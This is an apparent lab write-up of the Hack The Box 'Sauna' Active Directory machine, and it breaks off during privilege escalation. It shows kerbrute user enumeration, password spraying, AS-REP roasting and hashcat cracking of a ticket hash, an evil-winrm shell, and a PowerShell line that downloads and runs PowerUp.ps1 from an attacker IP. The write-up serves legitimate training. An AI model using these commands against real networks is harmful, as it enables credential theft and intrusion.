
```
┌──[10.10.3.4]─[sherwin@parrot]─[~/egotisticalbank/nmap]
└─[★]$ gobuster dir -u http://10.129.114.121 -w /opt/SecLists/Discovery/Web-Content/raft-large-directories.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.114.121
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/SecLists/Discovery/Web-Content/raft-large-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
```

```
┌──[10.10.3.4]─[sherwin@parrot]─[~/egotisticalbank]
└─[★]$ gobuster vhost -u http://10.129.114.121 -w /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://10.129.114.121
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: 1 Status: 400 [Size: 334]
```


Directory enumeration returns standard directories and nothing unusual (like admin pages or any employee login page)

```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 152] [--> http://10.129.114.121/images/]
/css                  (Status: 301) [Size: 149] [--> http://10.129.114.121/css/]
/Images               (Status: 301) [Size: 152] [--> http://10.129.114.121/Images/]
/fonts                (Status: 301) [Size: 151] [--> http://10.129.114.121/fonts/]
/CSS                  (Status: 301) [Size: 149] [--> http://10.129.114.121/CSS/]
/Css                  (Status: 301) [Size: 149] [--> http://10.129.114.121/Css/]
/IMAGES               (Status: 301) [Size: 152] [--> http://10.129.114.121/IMAGES/]
/Fonts                (Status: 301) [Size: 151] [--> http://10.129.114.121/Fonts/]
Progress: 62284 / 62285 (100.00%)
===============================================================
Finished
===============================================================
┌──[10.10.3.4]─[sherwin@parrot]─[~/egotisticalbank/nmap]
└─[★]$
```

Subdomain enumeration just returned a bunch of Status: 400



Trying to create a wordlist from the website contents. I run it with 2 directories deep, maximum of 2 words per entry, include email addresses, and words with numbers in it. I can use this wordlist for password spraying.




Since this box has Active Directory, I can assume they follow a naming convention. Therefore, before performing password spraying or RID brute force, I need to modify wordlist_cewl to generate a suitable username for their AD.


For this task, I used username anarchy to generate the usernames with the format that their AD might recognized.

https://github.com/urbanadventurer/username-anarchy

Listing all the formats, I will use these formats as these are the most common formats used. We don't need to worry about whether its uppercase or lowercase because Windows is not case sensitive.




Generating possible AD users using username-anarchy.



Username enumeration using the generated word list and kerberute. We got a 1 valid username of fsmith.


```
┌──[]─[10.10.3.4]─[sherwin@parrot]─[~/egotisticalbank]
└─[★]$ ~/kerbrute/kerbrute userenum --dc 10.129.114.121 -d EGOTISTICAL-BANK.LOCAL wordlist_adusers

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 03/29/25 - Ronnie Flathers @ropnop

2025/03/29 11:47:21 >  Using KDC(s):
2025/03/29 11:47:21 >   10.129.114.121:88

2025/03/29 11:47:35 >  [+] VALID USERNAME:       fsmith@EGOTISTICAL-BANK.LOCAL
2025/03/29 11:47:41 >  Done! Tested 3058 usernames (1 valid) in 19.935 seconds
┌──[]─[10.10.3.4]─[sherwin@parrot]─[~/egotisticalbank]
└─[★]$
```

Password spraying using netexec. Now that I got a valid username, I will use this together with a common password list (rockyou.txt) to enumerate valid credential. I will also add the domain name in my host file because netexec will need this to authenticate.




```
┌──[]─[10.10.3.4]─[sherwin@parrot]─[~/egotisticalbank]
└─[★]$ nxc smb 10.129.114.121 -u fsmith -p rockyou.txt --ignore-pw-decoding
SMB         10.129.114.121  445    SAUNA            [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
SMB         10.129.114.121  445    SAUNA            [-] EGOTISTICAL-BANK.LOCAL\fsmith:123456 STATUS_LOGON_FAILURE
SMB         10.129.114.121  445    SAUNA            [-] EGOTISTICAL-BANK.LOCAL\fsmith:12345 STATUS_LOGON_FAILURE
SMB         10.129.114.121  445    SAUNA            [-] EGOTISTICAL-BANK.LOCAL\fsmith:123456789 STATUS_LOGON_FAILURE
SMB         10.129.114.121  445    SAUNA            [-] EGOTISTICAL-BANK.LOCAL\fsmith:password STATUS_LOGON_FAILURE
SMB         10.129.114.121  445    SAUNA            [-] EGOTISTICAL-BANK.LOCAL\fsmith:iloveyou STATUS_LOGON_FAILURE
SMB         10.129.114.121  445    SAUNA            [-] EGOTISTICAL-BANK.LOCAL\fsmith:princess STATUS_LOGON_FAILURE
SMB         10.129.114.121  445    SAUNA            [-] EGOTISTICAL-BANK.LOCAL\fsmith:1234567 STATUS_LOGON_FAILURE
SMB         10.129.114.121  445    SAUNA            [-] EGOTISTICAL-BANK.LOCAL\fsmith:rockyou STATUS_LOGON_FAILURE
SMB         10.129.114.121  445    SAUNA            [-] EGOTISTICAL-BANK.LOCAL\fsmith:12345678 STATUS_LOGON_FAILURE
SMB         10.129.114.121  445    SAUNA            [-] EGOTISTICAL-BANK.LOCAL\fsmith:abc123 STATUS_LOGON_FAILURE
SMB         10.129.114.121  445    SAUNA            [-] EGOTISTICAL-BANK.LOCAL\fsmith:nicole STATUS_LOGON_FAILURE
SMB         10.129.114.121  445    SAUNA            [-] EGOTISTICAL-BANK.LOCAL\fsmith:daniel STATUS_LOGON_FAILURE
SMB         10.129.114.121  445    SAUNA            [-] EGOTISTICAL-BANK.LOCAL\fsmith:babygirl STATUS_LOGON_FAILURE
SMB         10.129.114.121  445    SAUNA            [-] EGOTISTICAL-BANK.LOCAL\fsmith:monkey STATUS_LOGON_FAILURE
SMB         10.129.114.121  445    SAUNA            [-] EGOTISTICAL-BANK.LOCAL\fsmith:lovely STATUS_LOGON_FAILURE
SMB         10.129.114.121  445    SAUNA            [-] EGOTISTICAL-BANK.LOCAL\fsmith:jessica STATUS_LOGON_FAILURE
```

While waiting for netexec password spraying to finish, I will try to use impacket-GetNPUsers to see if fsmith user does not require Kerberos pre-authentication when requesting for TGT. If we exported fsmith's TGT we can crack it offline using hashcat.



```
┌──[]─[10.10.3.4]─[sherwin@parrot]─[~/egotisticalbank]
└─[★]$ GetNPUsers.py -h
Impacket v0.13.0.dev0+20250109.91705.ac02e0e - Copyright Fortra, LLC and its affiliated companies

usage: GetNPUsers.py [-h] [-request] [-outputfile OUTPUTFILE] [-format {hashcat,john}] [-usersfile USERSFILE] [-ts] [-debug] [-hashes LMHASH:NTHASH] [-no-pass] [-k]
                     [-aesKey hex key] [-dc-ip ip address] [-dc-host hostname]
                     target

Queries target domain for users with 'Do not require Kerberos preauthentication' set and export their TGTs for cracking
```



```
┌──[]─[10.10.3.4]─[sherwin@parrot]─[~/egotisticalbank]
└─[★]$ impacket-GetNPUsers egotistical-bank.local/fsmith
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
[*] Cannot authenticate fsmith, getting its TGT
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:7c69c01928e40a20cb3032447ec28898$a4da37471d36ef4cb5d9a2ede732da835440eb2fa3fe8cd28ff08ec2cefb5dd123edab10476b9dd8005d70fa5
da790656cce42b3fac639e908c57642c1aa6522f7960e9c22aee75664e9e1680bf0d2e1e8a2b1c40012a0527471428a7c53ec213b0f015c3eba539d559fff21c1a0fa1e93f9f2053f7f31b54bcdcbc81bbe405
9492bc281f622b2027e810cda3e076692a9d77becfd7b4d43bfc97f30dccf692498e2c9cfd6abe6c9f9d1f5f28111641fb6c511e11455a576d8ceb2c62c51d113f8019b8c82df09ce8be42610295253f771517
49d884b52c33800cb9eb38c12733184b23d7a44403192ba9e3556c59757d09e7e48b1cacbc4cd36a14ac8253361
```

And successfully got a TGT hash.

Vulnerability Assessment

Port	Service	Possible Attack Vector	Possible Exploit
53	DNS		DNS Poisoning
80	HTTP/IIS	Scan their website	Cewl wordlist generator
88	Kerberos	Kerberute – enumerate AD info/users	Kerberoasting
445	SMB	Check for Guest access on Shares	EternalBlue
389/636	LDAP/LDAPS	NetExec – enumerate LDAP info	LDAP injection

Exploit

Cracking the TGT offline using hashcat

```
PS D:\Toolchain\hashcat-6.2.6> .\hashcat.exe -m 18200 ..\hashes\fsmith .\rockyou.txt
hashcat (v6.2.6) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             Falling back to OpenCL runtime.

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported

OpenCL API (OpenCL 3.0 CUDA 12.7.33) - Platform #1 [NVIDIA Corporation]
======================================================================
* Device #1: NVIDIA GeForce RTX 2060, 6016/6143 MB (1535 MB allocatable), 30MCU

OpenCL API (OpenCL 3.0 ) - Platform #2 [Intel(R) Corporation]
=============================================================
* Device #2: Intel(R) UHD Graphics 630, 6464/13043 MB (2047 MB allocatable), 23MCU
```

It only took a couple of seconds to get fsmith's password of **Thestrokes23**

```
Started: Sat Mar 29 13:07:18 2025
Stopped: Sat Mar 29 13:07:55 2025
PS D:\Toolchain\hashcat-6.2.6> .\hashcat.exe -m 18200 ..\hashes\fsmith .\rockyou.txt --show
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:67be45cb78d716a1a8b9714408bc54c1b$03daecfe300a85b1a2acb7e0f55556e77603990b642dbbb50ba7aeab73b916fd6e1ace33540f81254eef2ed25f590ccd56ea6c75d60b7ba98c7c5fd48425e9e4cbbf
f20421c3987bb7477fb8484e137f22bf0f89b6bea67a3128bba15ef7746903697f30f42881c742f84afb3cef98d33bf7ebe1b0fedb56f100bd4f5557f308293c6ba8d0e868c736cb62c6901c37545d537354002ecc5e9c15e32aacddc37bb8da9eb0a5be8f277ae42
0fdf3e24e2786c2fd8cf0d3daf6c340721a123fd6dfebcd63cc832b792423fdfba6c223b6dee117167ce5fde6b63db5929038ebabd6807077000a589a99d26f514fa14eb9590656c48fc4625f04ca78db62310e2f3e:Thestrokes23
PS D:\Toolchain\hashcat-6.2.6>
```

Trying out his credentials if he can access any shares. If he's able to, we can access the box using psexec.

We found out that fsmith has a write access on RICOH Aficio share.

```
┌──[]─[10.10.3.4]─[sherwin@parrot]─[~/egotisticalbank]
└─[★]$ nxc smb egotistical-bank.local -u fsmith -p Thestrokes23 --shares
SMB         10.129.114.121  445    SAUNA            [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:F
lse)
SMB         10.129.114.121  445    SAUNA            [+] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23
SMB         10.129.114.121  445    SAUNA            [*] Enumerated shares
SMB         10.129.114.121  445    SAUNA            Share           Permissions     Remark
SMB         10.129.114.121  445    SAUNA            -----           -----------     ------
SMB         10.129.114.121  445    SAUNA            ADMIN$                          Remote Admin
SMB         10.129.114.121  445    SAUNA            C$                              Default share
SMB         10.129.114.121  445    SAUNA            IPC$            READ            Remote IPC
SMB         10.129.114.121  445    SAUNA            NETLOGON        READ            Logon server share
SMB         10.129.114.121  445    SAUNA            print$          READ            Printer Drivers
SMB         10.129.114.121  445    SAUNA            RICOH Aficio SP 8300DN PCL 6 WRITE          We cant print money
SMB         10.129.114.121  445    SAUNA            SYSVOL          READ            Logon server share
```

I also tried to enumerate all the existing users in the box and I got 1 suspected service account that might have admin access. We can compromise this account using Kerberoasting.

```
┌──[]─[10.10.3.4]─[sherwin@parrot]─[~/egotisticalbank]
└─[★]$ nxc smb egotistical-bank.local -u fsmith -p Thestrokes23 --rid-brute
SMB         10.129.114.121  445    SAUNA            [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:Fa
lse)
SMB         10.129.114.121  445    SAUNA            [+] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23
SMB         10.129.114.121  445    SAUNA            498: EGOTISTICALBANK\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.114.121  445    SAUNA            500: EGOTISTICALBANK\Administrator (SidTypeUser)
SMB         10.129.114.121  445    SAUNA            501: EGOTISTICALBANK\Guest (SidTypeUser)
SMB         10.129.114.121  445    SAUNA            502: EGOTISTICALBANK\krbtgt (SidTypeUser)
SMB         10.129.114.121  445    SAUNA            512: EGOTISTICALBANK\Domain Admins (SidTypeGroup)
SMB         10.129.114.121  445    SAUNA            513: EGOTISTICALBANK\Domain Users (SidTypeGroup)
SMB         10.129.114.121  445    SAUNA            514: EGOTISTICALBANK\Domain Guests (SidTypeGroup)
SMB         10.129.114.121  445    SAUNA            515: EGOTISTICALBANK\Domain Computers (SidTypeGroup)
SMB         10.129.114.121  445    SAUNA            516: EGOTISTICALBANK\Domain Controllers (SidTypeGroup)
SMB         10.129.114.121  445    SAUNA            517: EGOTISTICALBANK\Cert Publishers (SidTypeAlias)
SMB         10.129.114.121  445    SAUNA            518: EGOTISTICALBANK\Schema Admins (SidTypeGroup)
SMB         10.129.114.121  445    SAUNA            519: EGOTISTICALBANK\Enterprise Admins (SidTypeGroup)
SMB         10.129.114.121  445    SAUNA            520: EGOTISTICALBANK\Group Policy Creator Owners (SidTypeGroup)
SMB         10.129.114.121  445    SAUNA            521: EGOTISTICALBANK\Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.114.121  445    SAUNA            522: EGOTISTICALBANK\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.129.114.121  445    SAUNA            525: EGOTISTICALBANK\Protected Users (SidTypeGroup)
SMB         10.129.114.121  445    SAUNA            526: EGOTISTICALBANK\Key Admins (SidTypeGroup)
SMB         10.129.114.121  445    SAUNA            527: EGOTISTICALBANK\Enterprise Key Admins (SidTypeGroup)
SMB         10.129.114.121  445    SAUNA            553: EGOTISTICALBANK\RAS and IAS Servers (SidTypeAlias)
SMB         10.129.114.121  445    SAUNA            571: EGOTISTICALBANK\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.129.114.121  445    SAUNA            572: EGOTISTICALBANK\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.129.114.121  445    SAUNA            1000: EGOTISTICALBANK\SAUNA$ (SidTypeUser)
SMB         10.129.114.121  445    SAUNA            1101: EGOTISTICALBANK\DnsAdmins (SidTypeAlias)
SMB         10.129.114.121  445    SAUNA            1102: EGOTISTICALBANK\DnsUpdateProxy (SidTypeGroup)
SMB         10.129.114.121  445    SAUNA            1103: EGOTISTICALBANK\HSmith (SidTypeUser)
SMB         10.129.114.121  445    SAUNA            1105: EGOTISTICALBANK\FSmith (SidTypeUser)
SMB         10.129.114.121  445    SAUNA            1108: EGOTISTICALBANK\svc_loanmgr (SidTypeUser)
```

Also tried if fsmith is able to access via WinRM and we got a Pwn3d!, meaning the box is accessible via WinRM

```
File  Edit  View  Search  Terminal  Help
┌──[]─[10.10.3.4]─[sherwin@parrot]─[~/egotisticalbank]
└─[★]$ nxc winrm 10.129.114.121 -u fsmith -p Thestrokes23
WINRM       10.129.114.121  5985   SAUNA            [*] Windows 10 / Server 2019 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOC
WINRM       10.129.114.121  5985   SAUNA            [+] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23 (Pwn3d!)
┌──[]─[10.10.3.4]─[sherwin@parrot]─[~/egotisticalbank]
└─[★]$
```

Gaining Shell


```
┌──[]─[10.10.3.4]─[sherwin@parrot]─[~/egotisticalbank]
└─[★]$ evil-winrm -i 10.129.114.121 -u fsmith -p Thestrokes23

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FSmith\Documents>

*Evil-WinRM* PS C:\Users\FSmith\Documents>
*Evil-WinRM* PS C:\Users\FSmith\Documents>
```

Got the user flag

```
*Evil-WinRM* PS C:\Users\FSmith\Desktop> cat user.txt
f284c8afee4beeabe90cdf60428f992e
```

Privilege Escalation

These two didn't work.



This didn't work.

IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.127:8000/PowerUp.ps1')

Possible reason

